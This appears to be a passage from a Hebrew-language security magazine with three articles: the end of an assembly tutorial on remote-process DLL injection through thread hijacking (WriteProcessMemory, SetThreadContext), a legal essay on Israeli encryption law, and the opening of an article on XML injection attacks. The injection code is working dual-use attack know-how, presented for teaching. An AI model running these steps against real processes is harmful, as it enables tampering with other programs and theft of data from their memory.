MEM_COMMIT, PAGE_READWRITE  
cmp eax, NULL  
Je exit  
mov pathMem, eax  
  
Invoke WriteProcessMemory, processHandle, eax, addr injectedLib, sizeof  
injectedLib  
cmp eax, NULL  
je exit
```



5. יש למצוא תהליכון שמשויך לאותו תהליך- קוד הפרוצדורה נמצא בנספח בסוף:

```
push processID
call findProcThread
cmp eax, -1
je exit
```

6. נפתח ידית לתהליכון:

תיעוד OpenThread:

[http://msdn.microsoft.com/en-us/library/ms684335\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/ms684335(VS.85).aspx)

```
mov threadID, eax
invoke OpenThread, THREAD_SUSPEND_RESUME ;השהיה/חידוש
OR THREAD_GET_CONTEXT ;הצבת CONTEXT
OR THREAD_SET_CONTEXT, ;אחזור CONTEXT
NULL, eax
cmp eax, NULL
je exit
mov threadHandle, eax
```

7. נשהה את התהליכון

```
Invoke SuspendThread, eax
cmp eax, -1
je exit
```

8. נאחזר את מצב התהליכון- מצב הדגלים שלו, אנחנו מעוניינים בקבוצת דגלים מסוימים (ביניהם נמצא גם EIP)


```
mov tContext.ContextFlags, CONTEXT_CONTROL
invoke GetThreadContext, eax, addr tContext
cmp eax, NULL
je exit
```

9. נשמור את EIP:

```
push tContext.regEip
pop returnEIP
```

10. כעת כשיש לנו את כל המידע הדרוש, אפשר לשכתב את הקוד שלנו ולאחר מכן להזריק אותו:

```
mov eax, offset injected
push returnEIP
pop DWORD PTR [eax + 1] ;שכתוב כתובת חזרה;
push pathMem
pop DWORD PTR [eax + 3] ;שכתוב כתובת פרמטר (נתיב לספרייה);
push loadLibBase
pop DWORD PTR [eax + 8] ;שכתוב כתובת הפונקציה;
;LoadLibrary
```

11. נזריק:

```
invoke WriteProcessMemory, processHandle, eax, addr injected,
INJECTED_LEN, NULL
cmp eax, NULL
je exit
```

12. נשנה את מצב התהליכון- את ערך האוגר EIP נשנה לכתובת הקוד המוזרק שלנו, ואחר כך נחדש אותו:

```
push injectedMem
pop tContext.regEip
invoke SetThreadContext, threadHandle, addr tContext
cmp eax, NULL
je exit

invoke ResumeThread, threadHandle
cmp eax, -1
je exit
```

חשוב!- לפני ניקוי הזכרון שהקצנו בתהליך המרוחק, נשהה את התהליכון שלנו למספר שניות כדי לאפשר לתהליכון "השאול" להריץ את הקוד שהזרקנו. נשהה לשש שניות (סביר שהקוד ירוץ הרבה לפני):

```
invoke Sleep, 6000
```


13. נשחרר בלוקים מוקצים, נסגור ידיות:

```
invoke VirtualFreeEx, processHandle, injectedMem, MEM_DECOMMIT
invoke VirtualFreeEx, processHandle, pathMem, MEM_DECOMMIT
invoke CloseHandle, processHandle
invoke CloseHandle, threadHandle
```

* במידה והספרייה אינה נחוצה, ניתן לשחרר אותה באותה צורה.

סיכום

היכולת להזריק קוד לתהליך מרוחק היא כלי חזק ושימושי המאפשר לנו לשנות את התנהגות התוכנית בצורה שהכותב לא ייעד לה, ולהתאים אותה לצרכים שלנו. אמנם לא ניתן לייעד את היכולת למטרה ספציפית, אך ישנן אינספור דוגמאות לשימוש ביכולת וביניהן: יירוט פונקציות (Hooking), שליפת ערכים רגישים מהזכרון, הרחבת פונקציונאליות תוכנית (תוכנות צד שלישי), ניפוי שגיאות וניתוח פעילות תהליך. במאמר זה סקרתי מספר טכניקות לביצוע המשימה, השתדלתי להתייחס לפרטים ולהשאיר אתכם הקוראים עם כמה שפחות שאלות.



קבלת מזהה תהליכון של תהליך מסוים: (הפרדתי את הקוד למען הסדר) הפונקציה מקבלת כפרמטר מזהה תהליך, ומחזירה מזהה תהליכון שרץ תחתיו, במקרה של שגיאה כלשהי, יוחזר הערך 1-.

הפונקציה משתמשת עבור:

- CreateToolhelp32Snapshot - אחזור תהליכונים רצים.
- Thread32First - סריקת תהליכונים.
- Thread32Next - סריקת תהליכונים.


```
findProcThread PROC
push ebp                                ;stack frame
mov ebp, esp
sub esp, sizeof THREADENTRY32         ;משתנים מקומיים
sub esp, 4

;ebp + 8
;מזהה תהליך
;ebp - 4                                ;snap handle
;ebp - 8                                ;מבנה נתונים (THREADENTRY32)

mov DWORD PTR [ebp - 4 - sizeof THREADENTRY32], sizeof THREADENTRY32
; dwSize אתחול השדה
invoke CreateToolhelp32Snapshot, TH32CS_SNAPTHREAD, NULL
cmp eax, INVALID_HANDLE_VALUE
je findThreadErr
mov DWORD PTR [ebp - 4], eax

lea ebx, DWORD PTR [ebp - 4 - sizeof THREADENTRY32]
invoke Thread32First, eax, ebx
cmp eax, TRUE
jne findThreadErr
mov ebx, DWORD PTR [ebp + 8]
cmp ebx, DWORD PTR [ebp - 20d]
;מזהה תהליך
je threadFound
findThread:
lea ebx, DWORD PTR [ebp - 4 - sizeof THREADENTRY32]
invoke Thread32Next, DWORD PTR [ebp - 4], ebx
cmp eax, TRUE
jne findThread

mov ebx, DWORD PTR [ebp + 8]
cmp ebx, DWORD PTR [ebp - 20d]
je threadFound
```



```
jmp findThread

threadFound:
    mov eax, DWORD PTR [ebp - 24d]
                                ; מזהה תהליכון
    jmp findProcOut
findThreadErr:
    mov eax, -1
                                ; שגיאה
findProcOut:
    add esp, sizeof THREADENTRY32
                                ; ניקוי וחזרה
    add esp, 4
    pop ebp
    ret 4
findProcThread ENDP
```

:CreateTool32Snapshot תיעוד

[http://msdn.microsoft.com/en-us/library/ms682489\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/ms682489(VS.85).aspx)

:Thread32First תיעוד

[http://msdn.microsoft.com/en-us/library/ms686728\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/ms686728(VS.85).aspx)

:Thread32Next תיעוד

[http://msdn.microsoft.com/en-us/library/ms686731\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/ms686731(VS.85).aspx)

על ההצפנה בדין הישראלי: בין רצוי, מצוי ונשכח

מאת יהונתן קלינגר

הקדמה

האם שימוש בתוכנות הצפנה כמו GPG, TrueCrypt או אפילו סתם תוכנות אחסון שמצפינות את המידע ברשת כמו Dropbox עשוי להיות עבירה פלילית בישראל? מטרת מאמר קצר זה היא לסקור את החקיקה הנוגעת לאמצעי הצפנה בישראל, לבחון מדוע קיימים אותם הסדרים, להסביר כיצד אותם הסדרים אינם עומדים בקנה אחד עם דרישות אבטחת המידע הקיימות נוכח המציאות היום, ולהמליץ על שינויים בתחום על מנת לקיים רגולציה בתחום ההצפנה בצורה אתית וראויה.

למרות שהדבר אינו נראה הגיוני, הצפנה היא תחום מוסדר למסחר בישראל. משרד הבטחון השתמש בסמכותו ולאור סיבות היסטוריות **הכריז כי:**

"הצפנה מסחרית, כמו גם טכנולוגיה בתחום זה, נחשבים בקרב מדינות העולם בעלי מאפיינים "דו-שימושיים" (Dual-Use) אשר יש לפקח על העיסוק בהם. מדובר בטכנולוגיות, במוצרים ובידע אשר משמשים ככלל לצורך אזרחי (מסחרי או פרטי) ואולם ניתן לעשות בהם גם שימוש צבאי ובטחוני. החשש הינו כי בידיים הלא הנכונות (מדינות המוכרות כתומכות בטרור, ארגוני טרור וגורמים פליליים) ינוצלו אמצעי ההצפנה למטרות פסולות".

משנת 1974, עת הותקנה **אכרזה המציגה את ההצפנה והעיסוק בה כתחום בר-פיקוח**, נאסר על אזרחי ישראל להשתמש באמצעי הצפנה כלשהם ללא הסכמת הממשל, ו**צו הפיקוח שהותקן** דרש כי כל העוסק בהצפנה ירשם במשרד הבטחון ויאפשר לו לערוך חיפושים ובדיקות בחצרו, דרישה זו נמשכה אל תוך שנות השמונים והתשעים (ראו סקירה היסטורית באתר של **חיים רביה**, **חלק ראשון**, **חלק שני**, **חלק שלישי**) עד שבסוף שנות התשעים התחוויר למשרד הבטחון כי רוב אזרחי ישראל עוברים על החוק בצורה כזו או אחרת. על מנת לפתור את הבעיה, הוחלט לקיים רפורמה זוטא, במדיניות הפיקוח על אמצעי הצפנה, שתאפשר את השימוש במספר אמצעים מוכרים וידועים ללא כל רגולציה.

לצורך כך, בשנת 1998 תוקן **צו הפיקוח על מצרכים ושירותים (תיקון)**, התשנ"ח - 1998 ונקבע כי למנכ"ל משרד הבטחון ישנה אפשרות להכריז על אמצעי הצפנה כאמצעים חופשיים אפילו מיוזמתו, ולהכריז כי אין איסור על שימוש באמצעים אלה. נכון להיום, באינדקס **האמצעים החופשיים** יש כ-7,685 אמצעים, לרבות Internet Explorer ו-Internet Communicator / Netscape Navigator (ללא ציון גרסאות, לפחות בתחילה) אך לא נכללים בו רוב האמצעים החופשיים ואמצעים בקוד פתוח המוכרים לנו.

כך לדוגמה דפדפן Firefox, למרות שהינו בעל יכולות הצפנה הוא נעדר מהרשימה. מערכת ההפעלה לינוקס מאוזכרת על ידי רשיון שניתן ל-RedHat ושלה אפליקציות ללינוקס, אך גם היא לא נמצאת שם. נראה כי הסיבה לכך היא שאיש מעולם לא טרח לפנות למשרד הבטחון בכדי לאשר את העניין. מאז 2004 לא נדחתה אף בקשה לקבלת אישור ונראה כי עם נתח שוק עולמי של כ-30% לדפדפן Firefox, קשה למשרד הבטחון שלא לאפשר מיוזמתו את ההסכמה לדפדפנים. אולם נכון לעכשיו, כל המשתמש בדפדפן שאינו מופיע ברשימת האמצעים החופשיים, הרי שהוא מפר את צו הצופן.

חוסר ההגיון בצו מסוג זה משווע מסיבות רבות, כאשר העיקרית בהן היא הראציונל מאחורי הצו: החשש כי בידים הלא נכונות ינוצלו אמצעי הצפנה אולי היה נכון בשנת 1974, כאשר **צו בדבר הסדר העיסוק באמצעי הצפנה** הוצא, אך מאז שונתה דרך העבודה והמתודות. מאז 1974 השתנה עולם התוכנה ואמצעי ההצפנה לצורה שבה כל יום, במהלך העבודה הרגיל, אדם מצפין עשרות פעמים: כאשר הוא מתחבר לקריאת דואר אלקטרוני, **כאשר הוא מבצע שיחות טלפון**, כאשר הוא צופה בטלוויזיה; כל פעולה היום מלווה בהצפנה. מנגד, אותם ארגוני טרור שהממשלה מנסה למנוע מהם את השימוש בהצפנה, יכולים להסתמך כיום על **תוכנות הצפנה בקוד פתוח** אשר אין להם אב ואם, ויכולות להגן בצורה טובה יותר מאשר חבילות מסחריות.

אם הרציונאל של משרד הבטחון הוא דומה לרציונאל של **ממשלת הודו במאבק מול Blackberry ושל ממשלת גרמניה בנוגע ל-Skype** - לקבל גישה למפתחות ההצפנה ולאפשר דלתות אחוריות, הרי שאותו רציונאל פסול ואינו עומד בקנה אחד עם קריטריונים חוקתיים, אך נראה שלא כך הדבר. בטפסי הבקשה אין כל דרישה לקיומן של דלתות אחוריות ונכון לעתה, אמצעים רבים המופיעים בדיווח אינם מכילים דלתות כאלה (בין היתר משום שמדובר באמצעי קוד פתוח). דומה שהארכאיות בבקשות של משרד הבטחון פשוט נובעת מחוסר יכולת לקבל את העובדה שישנן תוכנות חופשיות או יצירות ללא אב ואם. כך לדוגמה, **בטופס הבקשה**, מלבד קריטריונים רלוונטיים נדרש הממלא להבהיר מה שם החברה המספקת את התוכנה וישנה **דרישה לדיווח על המכירות**.

משמעות הדבר שנכון להיום כל אוכלוסית מדינת ישראל עוברת על צו הצופן בצורה זו או אחרת; מדובר בעבירה פלילית שענישה כלשהיא בצידה, ומונעת מכלכלת ישראל להתבסס גם על אמצעים בקוד פתוח. מעבר לכך, הרציונאל לפיו יש להרחיק ארגוני טרור מאמצעי הצפנה אף הוא לקוי- הרי אותם ארגונים מראש אינם מצייתים לחוק. סוגיה נוספת המתעוררת היא בעיית טריטוריאליות החוק: החוק הישראלי חל על אזרחים ישראלים הנמצאים במדינת ישראל, אך הוא אינו חל על פעולות שבוצעו מחוץ לה. למרות התפיסה הארכאית של משטרת ישראל כי היא יכולה להחיל את החוק גם על פעולות מחוץ לישראל (בש 90861/07 **מיכאל גארי קרלטון נ' היחידה הארצית לחקירות הונאה**), הרי שברור כי צו הצופן לא יחול על הצפנה שבוצעה מחוץ למדינה ולא ניתן יהיה לחייב שירותי הצפנה זרים, שאינם פועלים בישראל, לציית לחוק.

לדוגמה (ותודה ל**ים מסיקה** על הרעיון), שירות **Dropbox** מספק אחסון מרוחק ומוצפן. מדובר בשירות ציבורי הזמין לכל תושבי העולם ואינו מחזיק שרתים בישראל. נניח, לצורך העניין, שהוא אפילו חוסם את יכולת הגישה לשירות עבור ישראלים (על מנת להתגבר על המכשול הטכני של טענות המשטרה בעניין מיכאל גארי קרלטון), אך אזרח ישראלי (נניח, גלעד שרון, לצורך הדיון), מאחסן את קבצי האישיים בשירות וניגש אליו באמצעות שרת Proxy המסווה את זהותו. אותו אדם נמצא תחת חקירה והמשטרה מצווה עליו למסור מסמכים מסוימים (ע"פ 1761/04 **גלעד שרון נ' מדינת ישראל**), אך הוא טוען כי זכותו

להמנע מהפללה עצמית עומדת ומסרב למסור את סממאת הגישה (וראו: [על החובה למסור סממאות מוצפנות](#)). כעת, משנמנעה מהמשטרה היכולת להגיע לחומר החקירה החסוי (שכן אם שרתי Dropbox היו בישראל הם היו מבקשים, בין אם על פי חוק ובין אם לא, את הגישה לקבצים בצו בית משפט), לפי סעיף 43 לפקודת סדר הדין הפלילי [מעצר וחיפוש], מבקשת המשטרה לאסור את אותו אדם על פי צו הצופן.

הטענה הקלה מבחינת המשטרה מאותו הרגע, היא שאותו אדם הצפין את החומרים בצורה שאינה מאפשרת פענוח (משום שהחומר אינו נמצא בישראל ולא ניתן להוציא צו חיפוש נגד מי שמחזיק אותו) המצפין עבר על החוק. כך קל יותר להצמיד עבירה של הצפנה שלא כדין מאשר עבירות אחרות (ולעבור על חוק הפיקוח על מוצרים ושירותים). אולם האם צו הצופן, בפועל, אומר שאנחנו צריכים לזנוח את כל התוכנות שלנו ולעבור לעבוד רק עם יישומים מורשים?

גם צו הצופן, בהיותו צו שינתן על ידי רשות שלטונית, כפוף לעקרונות חוקתיים כמו כל צו אחר שניתן על בסיס חוק פיקוח על מצרכים ושירותים. כך לדוגמא, בבגץ 4253/02 [מר בנימין קריתי - ראש עיריית טבריה נ' מר אליקים רובינשטיין - היועמ"ש](#), הועלתה טענה נגד תוקף צו פיקוח בתחום הבריאות כאשר באותו המקרה בית המשפט פסק כי ראשית, היה על העותרים לתקוף את הצו סמוך למועד כניסתו לתוקף (ובהשלכה לצו הצופן, בשנת 1998 לערך) ושנית, כי יש לבחון את השלכות הרחב של הצו, גם אם הוא מגביל את העקרונות החוקתיים:

"לענייננו, צו הפיקוח קובע עקרונות חשובים ומהותיים. אם היה מקום לתקוף אותו - הדעת נותנת כי הדבר יעשה סמוך לאחר נתינתו, ולא לאחר שהעקרונות התקבעו והפכו לנורמות מחייבות שלאורם פועלים בתי החולים. מעבר לכך ולגופו של עניין: השגתם המרכזית של העותרים (באשר לתוקפו של צו הפיקוח) נסמכת על החוק המסמך קרי: חוק הפיקוח על מצרכים ושירותים, תשי"ח-1957, ס"ח 24 (להלן: חוק הפיקוח). סעיף 3 לחוק הפיקוח אומר: "לא ישתמש שר בסמכותו לפי חוק זה, אלא אם היה לו יסוד סביר להניח שהדבר דרוש לקיום פעולה חיונית, למניעת הפקעת שערים וספסרות או למניעת הונאת הציבור". לטענת העותרים "אין ולא יכול להיות לשר יסוד סביר להניח כי איסור השר"פ חיוני לקיום פעולה חיונית - מתן השר"פ אינו פוגע בכהוא זה בכל פעולה חיונית הניתנת במסגרת בית החולים" (סע' 78 לעתירה). חרף הפסקנות והדווקנות שבה נטענה הטענה - היא אינה משקפת את המצב לאשורו. לשר"פ יש השלכות רחב שמשמעותן אינה מצטמצמת לאותן שעות שבהן הוא ניתן".


מנגד, ברור כי בתריסר השנים שעברו מאז הוצא צו הצופן השתנתה הדרך בה אנו חושבים על הצפנה למכביר. בשנת 1999 מערכת [Deep Crack](#) פרצה את ה-DES, תקן ההצפנה המקובל בעולם. תקן ה-AES הוחל בשנת 2001 ופיגועי ה-11 בספטמבר הביאו לרצון נרחב יותר לבחון מה הם המסרים המועברים. כח המחשוב בעולם גדל בצורה מעריכית ושיטות הפצת המידע השתנו מקצה לקצה. החובות שהוטלו על מנהלי מאגרי מידע מנגד, והצעות הרשות למשפט, טכנולוגיה ומידע לתקנות אבטחת המידע בפרט, לא מאפשרות אלא לעבור על החוק.

אם כן, מה על אדם המעוניין לעסוק בהצפנה, או לספק לציבור שירות המכיל רכיב הצפנה בתוכו, לעשות? כעקרון, גם אם הוא אינו מפתח התוכנה, אין מניעה כי כל אדם יגיש בקשה להכריז על שירות ההצפנה שלו כאמצעי חופשי על פי צו הצופן. כלומר, במקרה כזה, נניח שאדם מסוים מנהל אתר אינטרנט להיכריות- עליו גם לרשום מאגר מידע על פי **חוק הגנת הפרטיות** וגם, **בהנחה שהוא מצפין את הסמאות כדי לשמור על כללי אבטחת מידע**, להגיש בקשה לרישום אמצעי ההצפנה למשרד הבטחון. כעת, אם מערכת ההפעלה בשרת מכילה רכיבי הצפנה שאינם מוכרים כאמצעים חופשיים, עליו לבקש רשיון גם עבורם. במקרה כזה, די בכך שיתקבל פעם אחת רשיון עבור רכיב כמו OpenSSL להכיר בו כאמצעי חופשי.

אם יש משהו שניתן ללמוד ממלחמת ה-PGP של שנות התשעים, זה שלא משנה מה, מרגע שתוכנה שוחררה לאוויר לא ניתן להשיבה. בשנות התשעים ממשלת ארצות הברית רדפה אחרי מפתח של תוכנת **PGP: Pretty Good Privacy** ששוחררה תחת רשיון פתוח יחסית. למרות ויכוחי פטנטים עם RSA ולמרות האיסור על הפצת קוד התוכנה מחוץ לארצות הברית, היות ומדובר באמצעי הצפנה, הצליחו ארכיטקטי PGP (שכיום גם מכיל גרסא מסחרית) להביא להפצתו בעולם חרף התנגדות הממשל. מנגד ובעקבות חוסר אמון וחוקי יצוא מעיקים, אלטרנטיבת ה-GPG יצאה לאוויר ואיפשרה מעקף של העניין כך שלא נותר מקום לדיון עם PGP כאמצעי הצפנה אסור. הכלל שברור כיום יותר מכל דבר אחר, הוא שאמצעי הצפנה, כמו כל תוכנה אחרת, אינם ניתנים לשליטה מרגע ששוחררו לאוויר העולם. הרציונאל של רשויות שלטוניות לנסות לאסור על שימוש בתוכנה שאין לה בעלים, משווק או תומך, אינו בנוי לעולם הנוכחי של העדר גבולות ושירותי רשת.

אם כן, מה אמור משרד הבטחון לעשות על מנת להתמודד עם תופעת ההצפנה ועם רצונם של גורמים עוינים להצפין מידע? מתוך נקודת המוצא כי אותו משרד מבין כי העדר זמינות בישראל של תוכנות הצפנה לא יביא לכך שארגוני טרור לא ישיגו את האמצעים מאתרי אינטרנט זרים, ומתוך הכרה בערך החיובי מאוד של הצפנה עבור האדם הפרטי אשר משתמש בהצפנה למסחר, משרד הבטחון צריך להערכתי לבצע את השינויים הבאים:

- על משרד הבטחון ליתן היתר כללי לאמצעי הצפנה הנמצאים בנחלת הכלל או שוחררו תחת רשיון קוד פתוח.
- על המשרד לשקול רפורמה שתסיר כלל את ההגבלות על הצפנה ותסיר את המוצר מרשימת המוצרים בפיקוח מתוך הבנה שהזמנים השתנו.
- עד שרפורמה מסוג זה תכנס לתוקף, על המשרד ליזום בצורה אקטיבית הכרזה על אמצעים חופשיים, מבלי מעורבות מצד הציבור, ולבטל את דרישת הדיווח השנתי.
- כמו כן, על המשרד, יחד עם הרשות הממלכתית לאבטחת מידע, לפעול לקידום ההצפנה והטמעת אמצעי הצפנה חזקים יותר בידי גורמים הפגיעים למתקפות טרור וירטואליות.



סיכום

נראה כי לא יוגשו לעולם כתבי אישום נגד ציבור משתמשי פיירפוקס או נגד מי שמשתמש בהצפנה שמקורה בקוד פתוח. הסיבה לכך היא כנראה חוסר הרצון של משרד הבטחון לנמק בשלב מאוחר יותר, מדוע מעולם לא הפעיל את סמכותו לפי סעיף 3ב לצו וקבע מיוזמתו כי התוכנות מהוות אמצעי חופשי, וגם משום שעל ידי הגשת כתבי אישום נגד משתמשי פיירפוקס ינותק הקשר הסיבתי בין איסור הצפנה לבין טרור. לכן ברור כי קיומו של חוק שאינו נאכף עשוי רק להזיק למדינה, במיוחד כאשר מדובר בחקיקה שמטרתה להגן מפני טרור וכעת לא נעשה בה כל שימוש.

The Dark Side of XML

מאת אפיק קסטיל (cp77fk4r)

הקדמה

XML (ראשי תיבות של eXtensible Markup Language) הוא תקן לייצוג נתונים במחשבים. שימוש ב-XHTML מקל על החלפת נתונים בין מערכות שונות הפועלות על גבי תשתיות שונות. תקן ה-XHTML אינו מגדיר איזה מידע יוצג אלא מגדיר כיצד לייצג מידע באופן כללי. תקן XML שייך למשפחת שפות הסימון (markup language) ומבוסס על תקן משנת 1986 בשם SGML.

מבחינה טכנית, XML איננה שפה שכן למרות שהתחביר (syntax) שלה מוגדר היטב, אין לה אוצר מילים. למעשה, ניתן לראות אותה כפורמט ליצירת שפות, שהמפורסמת בהן היא XHTML.
[נלקח מ-Wikipedia]

כאמור, XML הוא תקן שהפך באופן טבעי לפופולארי מאוד בשנים האחרונות, אולי בגלל מהפכת ה-Web2.0, ולכן טבעי מאוד שחוקרי אבטחת מידע רבים מתעניינים בו. במאמר זה אציג מתקפות שונות אשר יכולות להגרם משימוש לא נכון או לא זהיר בתקן זה.


תיאוריה

XML משמש כיום במקרים רבים לאינטגרציה בין מערכות שונות, לכן קל מאוד למצוא שימוש בו בהיקף נרחב למדי- שימושים כגון תקשורת בין מערכות Web לבין Web Services שונים, תקשורת בין מספר Web Services, ציוד ומשאבי רשת כגון מדפסות, פרוטוקולי רשת גבוהים, אפליקציות iPhone ועוד.

מציאת וניצול פגיעויות על גבי מערכות, דרך ביצוע מניפולציות במידע ה-XHTML, ממש כמו במערכות Web, יכול להקנות לתוקף מספר יתרונות:

- השגת הרשאות-יתר על אחד הצדדים בשיחה (שרת/לקוח), כגון הרצת פקודות על המכונה עצמה, גישת יתר למידע המאוחסן במסד נתונים מסויים, וכו'.
- ביצוע עומסים עד כדי קריסה (Denial Of Services) על אחד הצדדים בשיחה, על ידי העמסת מידע או ניצול חולשות במנגנון הפירוש של שיחת ה-XHTML.
- השתלטות על SESSION התקשורת לביצוע מתקפות כגון MITM או גישה למשאבים רגישים (גניבת סיסמאות לדוגמא).
- בעצם, כל מתקפת Web שעולה בדמיונו של התוקף וארכיטקטורת המערכת מאפשרת זאת ;)

דוגמה ל-Flow של מערכת העושה שימוש ב-XML נוכל לראות באיור הבא:




[נלקח מ: http://www.cartovista.com/images/xml_system_en.gif]

המערכת יכולה להיות מורכבת ממספר של גורמים. במקרה שלנו רכיב ה-Client הוא אפליקציית Flash שאחראית על תצוגת המידע- זו יכול להיות מערכת לניתוח מידע מהבורסה וזה יכול להיות משחק רשת. במרכז הארכיטקטורה ניתן לראות את הרכיב אשר אחראי על ה"אינטגרציה" בין המערכות השונות- זה יכול להיות Web Service לדוגמה. התפקיד של רכיב זה הוא לקבל את הבקשה מהמשתמש, להעביר אותה לרכיבים במערכת אשר אמורים לטפל בה, לאחר מכן לקבל את המידע מאותם רכיבים ולהחזיר אותם למשתמש. כל התהליך מתבצע על פי פורמט שנקבע ומוכר לשני הצדדים בשיחה. כמוכן שבמערכות שונות הארכיטקטורה יכולה להיות שונה (שימוש ב-WS חד-צדדי, רק לשידור המידע או רק לקליטת המידע).

את הפורמט של הצגת המידע ה-WS מקבל מקובץ DTD (שנמצא בצד ימין למעלה), או על ידי מבנה DTD פנימי המוגדר בקובץ ה-XML עצמו, ואת המידע עצמו ה-WS מקבל ממסד הנתונים או מעמודי אינטרנט דינמיים (בצד שמאל). בסופו של דבר, תפקידו של ה-WS כאן הוא לאחד את המידע הנמצא במערכת ולהציב אותו בפורמט שנקבע מראש ומובן ללקוחות המערכת.

חולשות ברכיבים מבוססי XML יכולות להמצא בכל שלבי השימוש בו וניתן לחלק אותן לשני סוגים:

- חולשות הנמצאות במנגנונים האחראים להעברת המידע וניתוחו.
- חולשות הנמצאות במנגנונים האחראים על קבלת המידע, פירושו ושימוש בו לאחר שנותח.



XML / TAG Injection

לפני שאציג מתקפות "מתקדמות" על אפליקציות XML, אציג את המתקפות הקלאסיות והפשוטות יותר. המתקפה הקלאסית ביותר על אפליקציות XML מכונה "XML Injection" או "TAG Injection", הלוגיקה מאחוריה עובדת בדיוק כמו מתקפות ה-XSS ("HTML / JavaScript Injection") המוכרות. החולשה נובעת מכך שהאפליקציה מקבלת קלט מהמשתמש ומשתמשת בו ללא בדיקת תקינות.

לשם הדגמה נקח מערכת להעברת כספים בבנק, בעזרת המערכת אנו יכולים לבצע העברות בנקאיות מחשבון הבנק שלנו לחשבונות שונים. בעמוד הראשון אנו ממלאים את פרטי ההזדהות שלנו ולאחר מכן אנו מכניסים את כמות הכסף אותה אנו מעוניינים להעביר, ואת מספר החשבון אליו אנחנו מעוניינים לבצע את העברה. לאחר מכן- במידה ונלחץ "בצע עסקה"- המידע שהכנסנו יעבור כ-XML באופן הבא:

```
<?xml version="1.0"?>
<job>
  <job_date></job_date>
  <from_account></from_account>
  <to_account></to_account>
  <type>NIS</type>
  <amount></amount>
</job>
```

במידה ונמלא את הטופס בפרטים הבאים:


```
TO: 1337
TYPE: NIS
AMOUNT: 1,000,000
```

ה-WS שלנו יראה כך:

```
<?xml version="1.0"?>
<job>
  <job_date>12/09/2010</job_date>
  <from_account>1234</from_account>
  <to_account>1337</to_account>
  <type>NIS</type>
  <amount>1,000,000</amount>
</job>
```

המידע יעבור לאפליקציה שאחראית על ביצוע ההעברה, האפליקציה תבדוק שאכן יש בחשבון של המשתמש (1234 - אין לנו גישה לנתון הזה) את כמות הכסף (1,000,000) הנדרשת בשקלים (NIS) ובמידה ואכן קיימת הכמות – הפעולה תתבצע:

1,000,000 ש"ח יירדו מחשבון מספר: **1234** ו-**1,000,000** ש"ח יתווספו לחשבון מספר: **1337**.



